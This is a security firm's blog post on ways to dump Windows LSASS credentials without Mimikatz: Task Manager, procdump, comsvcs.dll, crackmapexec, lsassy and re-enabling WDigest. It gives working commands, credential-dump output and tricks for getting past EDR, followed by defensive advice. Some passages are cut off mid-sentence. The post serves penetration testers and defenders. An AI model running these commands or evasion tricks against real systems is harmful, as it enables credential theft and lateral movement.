CyberAdvisors

AUG 18, 2023 3:30:00 PM | LSASS | BEST PRACTICES | DEFENSE

ATTACKS & DEFENSES: DUMPING LSASS WITH NO MIMIKATZ

Talis Ozols

Mimikatz

Mimikatz (1) is a big-name tool in penetration testing used to dump credentials from memory on Windows. As a penetration tester, this method is invaluable for lateral and vertical privilege escalation in Windows Active Directory environments and is used on nearly every internal penetration test. Because of its popularity, the Mimikatz executable and PowerShell script are detected by the majority of Antivirus (AV) solutions out there. This post will cover several alternative methods to achieve the same goal without the need for modifying Mimikatz to evade AV, as well as some methods for preventing and detecting this attack.

WINDOWS AUTHENTICATION

Windows and Active Directory authentication mechanisms are fairly complex and the details of their inner workings are beyond the scope of this post. However, the following topics are critical to understanding why tools such as Mimikatz are so effective and devastating to a company's security when used by attackers or penetration testers:

LSASS

Local Security Authority Subsystem Service (LSASS) is the process on Microsoft Windows that handles all user authentication, password changes, creation of access tokens, and enforcement of security policies. This means the process stores multiple forms of hashed passwords, and in some instances even stores plaintext user passwords.

WDIGEST

WDigest authentication was used in older versions of Windows Server and stores plaintext passwords in memory. Because Microsoft focuses heavily on backward compatibility, this method of authentication is actually enabled by default on Windows operating systems prior to Windows 8 and Windows Server 2012 R2. Even worse, it is actually used as part of the process for domain

be extracted by attackers.

While Windows 7 and Server 2008 are now out of extended support and *should* be decommissioned where possible, many organizations still have a large percentage of their workstations and servers on these older versions of Windows operating systems. This makes them a prime target for Mimikatz-style LSASS dumping by attackers.

NECESSARY CONDITIONS TO DUMP LSASS

In order to dump LSASS as an attacker, it is necessary to have the SEDebugPrivilege. The default Windows setting is to grant this privilege to local administrators, but this can be verified by using the 'whoami' command:

```
whoami /priv
```

Secondly, it is important to note that on modern machines, Windows Defender will kill any PowerShell process that attempts to dump LSASS (2) so it is important to use CMD or .net tools for this rather than PowerShell.

Below is a list of methods used to dump LSASS. Note that several of these methods create memory dump files rather than outputting the hashes/passwords. To process an LSASS memory dump file, Mimikatz or Pypykatz are two common tools used to extract credentials.

MIMIKATZ TO PROCESS LSASS MEMORY DUMP FILE:

This is a good method to use if you do your primary testing from a Windows machine, otherwise, you have to copy the dump file over to a Windows machine to run Mimikatz. Make sure to create an exception folder for Windows Defender on the machine you are using Mimikatz on or Defender will quarantine your Mimikatz executable. Run Mimikatz and use the following commands to extract credentials from your LSASS Dump file:

```
sekurlsa::minidump lsass.DMP
log lsass.txt
sekurlsa::logonPasswords
```

PYPYKATZ TO PROCESS LSASS MEMORY DUMP FILE:

If you do your primary testing from a Linux machine, Pypykatz (3) is an excellent way to speed up the process of extracting credentials from a dump file as you don't have to spin up a Windows VM and copy the dump file over for Mimikatz. Use the following command to extract credentials with Pypykatz:

```
pypykatz lsa minidump lsass.DMP
```

SKIP TO CONTENT

actually create those dump files from Windows machines.

WINDOWS SIGNED TOOLS

TASK MANAGER (GUI)

If you have Remote Desktop Protocol (RDP) or other GUI access to the device, you can use the Windows Task Manager to create a dump file. Windows Defender does not alert on this by default, making it a very reliable option. The downside to this method is it does not scale well and is relatively slow.

From the Task Manager, go to the "Details" tab, find lsass.exe, right-click, and select "Create dump file":

This will create a dump file in the user's AppData\Local\Temp directory:

Now you need a way to get the dump file to your local machine. If using RDP from Linux, xfreerdp is an excellent choice as you can automatically mount a shared drive to copy files using the following syntax:

```
xfreerdp /v:IPADDRESS /u:USERNAME /p:PASSWORD /d:DOMAIN /drive:SHARE,/path/shared
```

This will create a shared drive name "SHARE" on the Windows machine you are accessing remotely:

You can then use Pypykatz to extract any stored credentials and hashes from the dump file:

PROCDUMP

Procdump (4) is a Windows SysInternals tool that can be used to create memory dumps of processes. The downside to this method is you have to copy the Procdump executable to the target machine, and some organizations alert the binary as being malicious. This method is also slow and doesn't scale too well.

The syntax for creating a memory dump of LSASS is:

```
procdump.exe -accepteula -ma lsass.exe out.dmp
```

Some EDR solutions will alert or block this based on the "lsass" process name. This can usually be bypassed by specifying the LSASS process ID instead.

To get LSASS process ID via PowerShell:

```
-------  ------    -----      -----     ------     --  -- -----------
   1296      26     7148      51752                580   0 lsass
```

To get LSASS process ID via CMD:

```
PS C:\Users\test> tasklist | findstr lsass
lsass.exe                     580 Services                   0     51,752 K
```

Then use the same procdump syntax:

```
procdump.exe -accepteula -ma 580 out.dmp
```

Additionally, depending on the EDR, it may be sufficient to simply add quotations around the process name (This bypasses Cortex XDR for example):

```
procdump.exe -accepteula -ma “lsass.exe” out.dmp
```

COMSVCS

This method is interesting because it uses native libraries present on all Windows machines:

```
C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump [PID] C:\temp\out.dmp full
```

However, Windows Defender will alert on and remove the dump file:

CRACKMAPEXEC

Crackmapexec (5) is an excellent tool to remotely perform a dump of LSASS. This method is my preferred method for dumping LSASS on an internal penetration test. It scales really well as you can simply point and shoot at a whole subnet or list of IP addresses with credentials that have local admin access:

```
crackmapexec smb 192.168.0.76 -u testadmin -p Password123 --lsa
SMB         192.168.0.76    445    DC               [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC)
SMB         192.168.0.76    445    DC               [+] test.lab\testadmin:Password123 (Pwn3d!)
SMB         192.168.0.76    445    DC               [+] Dumping LSA secrets
SMB         192.168.0.76    445    DC               TEST\DC$:aes256-cts-hmac-sha1-96:5a0f8706487aae9bf38161
SMB         192.168.0.76    445    DC               TEST\DC$:aes128-cts-hmac-sha1-96:d8402dda8272520b01ba6b
SMB         192.168.0.76    445    DC               TEST\DC$:des-cbc-md5:f45b2361ae1ad308
SMB         192.168.0.76    445    DC               TEST\DC$:plain_password_hex:4e4545a05fe307150e0679cf416
SMB         192.168.0.76    445    DC               TEST\DC$:aad3b435b51404eeaad3b435b51404ee:6e93dbc1944a2
SMB         192.168.0.76    445    DC               dpapi_machinekey:0x974d7e0eab71f962c006ae631a67883cb65f
dpapi_userkey:0xcc3bd3a27097b37446adc6e7dc5023a3316e3a3e
SMB         192.168.0.76    445    DC               NL$KM:b4d3d7354eec7c5d18ca62845d33e65cdaf826db03b4bf401
SMB         192.168.0.76    445    DC               [+] Dumped 7 LSA secrets to /home/t/.cme/logs/DC_192.16
```

uses Impacket's (6) secretsdump.py under the hood to dump LSASS.

LSASSY

Lsassy (7) is an interesting tool that uses a combination of the above methods to remotely dump LSASS. The default command attempts to use the comsvcs.dll method to dump LSASS via WMI or a remote scheduled task:

```
└─$ lsassy -d test.lab -u testadmin -p Password123 192.168.0.76
[+] [192.168.0.76] TEST\testadmin  58a478135a93ac3bf058a5ea0e8fdb71[+] [192.168.0.76] TEST\testadmin  Passw
```

Additionally, Lsassy has been integrated into Crackmapexec, giving you a nice clean output of just NTLM hashes or plaintext credentials. The downside to this method as opposed to the "–lsa" method is that it does not automatically store the results in the Crackmapexec logs directory.

```
└─$ crackmapexec smb 192.168.0.76 -u testadmin -p Password123 -M lsassy
SMB         192.168.0.76    445    DC               [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC)
SMB         192.168.0.76    445    DC               [+] test.lab\testadmin:Password123 (Pwn3d!)
LSASSY      192.168.0.76    445    DC               TEST\testadmin 58a478135a93ac3bf058a5ea0e8fdb71
LSASSY      192.168.0.76    445    DC               TEST\testadmin Password123
```

ENABLING WDIGEST ON NEWER MACHINES

While WDigest is disabled on newer machines, it is possible for attackers to enable it so plaintext credentials once a user logs in. WDigest can be enabled by setting the necessary registry key to "1" instead of "0":

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /d 1
```

Note that as a penetration tester, this is opening up a security hole and may not be in the best interest of your client depending on their business needs. To disable WDigest again, set the registry key back to "0":

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /d 0
```

Additionally, this can be done remotely with Crackmapexec:

```
└─$ crackmapexec smb 192.168.0.76 -u testadmin -p Password123 -M wdigest -o action=enable
SMB         192.168.0.76    445    DC               [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC)
SMB         192.168.0.76    445    DC               [+] test.lab\testadmin:Password123 (Pwn3d!)
WDIGEST     192.168.0.76    445    DC               [+] UseLogonCredential registry key created successfull
```

Oftentimes, it is unnecessary to enable WDigest except in very targeted attacks, as Pass-the-Hash is still alive and well. CrackMapExec makes using NTLM hashes for lateral movement very easy by using the "-H" flag:

CyberAdvisors

Defenses

What is the best way to defend against this attack? As demonstrated above, using an EDR with signature-based detections to block Mimikatz is inadequate. There are a few things your organization can do to help prevent these attacks. Ideally, all end-of-life Windows operating systems should be decommissioned and upgraded to currently supported operating systems. Newer Windows operating systems disable WDigest by default, helping protect against the dumping of plaintext passwords using these methods. However, this is not always possible for some organizations, and attackers can still use the above methods to dump NTLM hashes which can then be cracked or used in pass-the-hash attacks to perform lateral movement. Another important defense is to restrict local administrative access as much as possible. Besides these two general rules, the following are some methods that can be used to prevent and detect these attacks.

SUMMARY OF BEST DEFENSES:

- Decommission all end-of-life Windows operating systems if possible
- Restrict local administrative access as much as possible
- Disable WDigest on all Windows operating systems prior to Windows 8 and Windows Server 2012 R2
- Enable Windows Defender Credential Guard
- Monitor for registry changes to ensure WDigest is not reenabled and that Windows Defender Credential Guard is not disabled
- Alert on and restrict pass-the-hash if possible

*Disclaimer: These changes should be tested thoroughly in your environment to ensure they will not cause any negative impact.

DISABLING WDIGEST

First and foremost, if you have any outdated Windows operating systems (prior to Windows 8 and Windows Server 2012 R2), WDigest is enabled by default on these devices and should be disabled via Group Policy. This can be done by installing Windows patch **KB 2871997** and setting the following registry key to 0:

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
```

Additionally, this registry key should be added to your monitoring solution and trigger high-severity alerts if the registry key is set to “1” or enabled anywhere in your environment.

Because SEDebugPrivilege is required to dump LSASS memory, disabling it for local administrators would ideally make it impossible to perform this attack. However, a local administrator can trivially grant themselves this permission again, making this technique relatively useless for preventing the dumping of LSASS memory. (8) While it can be bypassed easily, this technique may be useful for some organizations as an additional layer to a defense-in-depth strategy to help prevent automated attacks.

SIGNATURE-BASED DETECTION & ALERTING

Besides alerting on WDigest being enabled, many EDR solutions will alert on the creation of dump files based on common names (i.e. Elastic alerts on the following names: “lsass*.dmp”, “dumpert.dmp”, “Andrew.dmp”, “SQLDmpr*.mdmp”, “Coredump.dmp”) (9). Additionally, the Procdump executable is flagged as malicious by some EDR solutions as well, forcing attackers to use other methods of dumping.

While these types of detections are easily bypassed by changing the name of the dump file or using tools other than procdump, they can be useful as part of a defense in depth strategy to catch lazy attackers or malware using off-the-shelf tools with default settings.

DISABLING PASS-THE-HASH

If an organization disables WDigest and creates alerting on WDigest being re-enabled, this forces an attacker to crack NTLM hashes or use pass-the-hash techniques. Disabling and/or alerting on pass-the-hash techniques then makes LSASS dumping attacks far less effective, as it reduces the attack surface of LSASS dumping to the ability to crack dumped NTLM credentials. Disabling/preventing pass-the-hash techniques is a complex topic and will not be covered in depth by this post. For further information, check out these white papers.

WINDOWS DEFENDER CREDENTIAL GUARD

On Windows 10 Enterprise/Pro, Windows Server 2016, and Windows Server 2019, Windows Defender Credential guard can be used to add additional protections to the LSASS process. This technology runs LSASS in a virtualized container that prevents access to all users, even those with SYSTEM privileges. This effectively makes it impossible to dump LSASS using any of the above methods and should be seen as the gold standard for preventing this type of attack and lateral movement. A privileged user has the ability to disable Credential Guard (10), which means they would have access to hashes from future logins. However, this does not allow them access to the hashes already present in LSASS.

See the following link for additional information regarding enabling and using Credential Guard: https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage

internal penetration tests, we often see environments with numerous older Windows devices with WDigest still enabled, making this tactic even more dangerous. Oftentimes, once local administrative access is achieved on a single host, dumping LSASS allows for a chain of lateral movement, where one set of credentials is compromised that then has local admin access to another host, where additional credentials are stored in memory that has local admin elsewhere. Eventually, this usually leads to compromise of Domain Administrator account, and then it's game over. This is why prevention and detection of these methods are vital for System Administrators as defenders.

MORE FROM OUR TECHNICAL BLOG

Cyber Advisors specializes in providing fully customizable cyber security solutions & services. Our knowledgeable, highly skilled, talented security experts are here to help design, deliver, implement, manage, monitor, put your defenses to the test, & strengthen your systems - so you don't have to.

Read more from our technical experts...




SOURCES:

1. https://github.com/gentilkiwi/mimikatz
2. https://twitter.com/byt3bl33d3r/status/1161533880534523906
3. https://github.com/skelsec/pypykatz
4. https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
5. https://github.com/byt3bl33d3r/CrackMapExec
6. https://github.com/SecureAuthCorp/impacket
7. https://github.com/Hackndo/lsassy
8. https://docs.microsoft.com/en-us/troubleshoot/sql/install/installation-fails-if-remove-user-right
9. https://www.elastic.co/guide/en/security/current/lsass-memory-dump-creation.html
10. https://teamhydra.blog/2020/08/25/bypassing-credential-guard/

TALK A TRUSTED CYBER ADVISOR

WRITTEN BY: TALIS OZOLS

YOU MAY ALSO LIKE

CyberAdvisors

ACTIVE DIRECTORY SECURITY

BYPASSING DEFENSES: CYLANCE

MICROSOFT LYNC SERVER 2010: REMOTE CODE EXECUTION/XSS – USER AGENT HEADER

SEE ALL

7550 Meridian Circle North, Suite 100
Maple Grove, MN 55369
763-465-GOCA

GET STARTED!

Sign Up For Our Newsletter

Learn From Our Blog

View Our Job Opportunities

Contact Us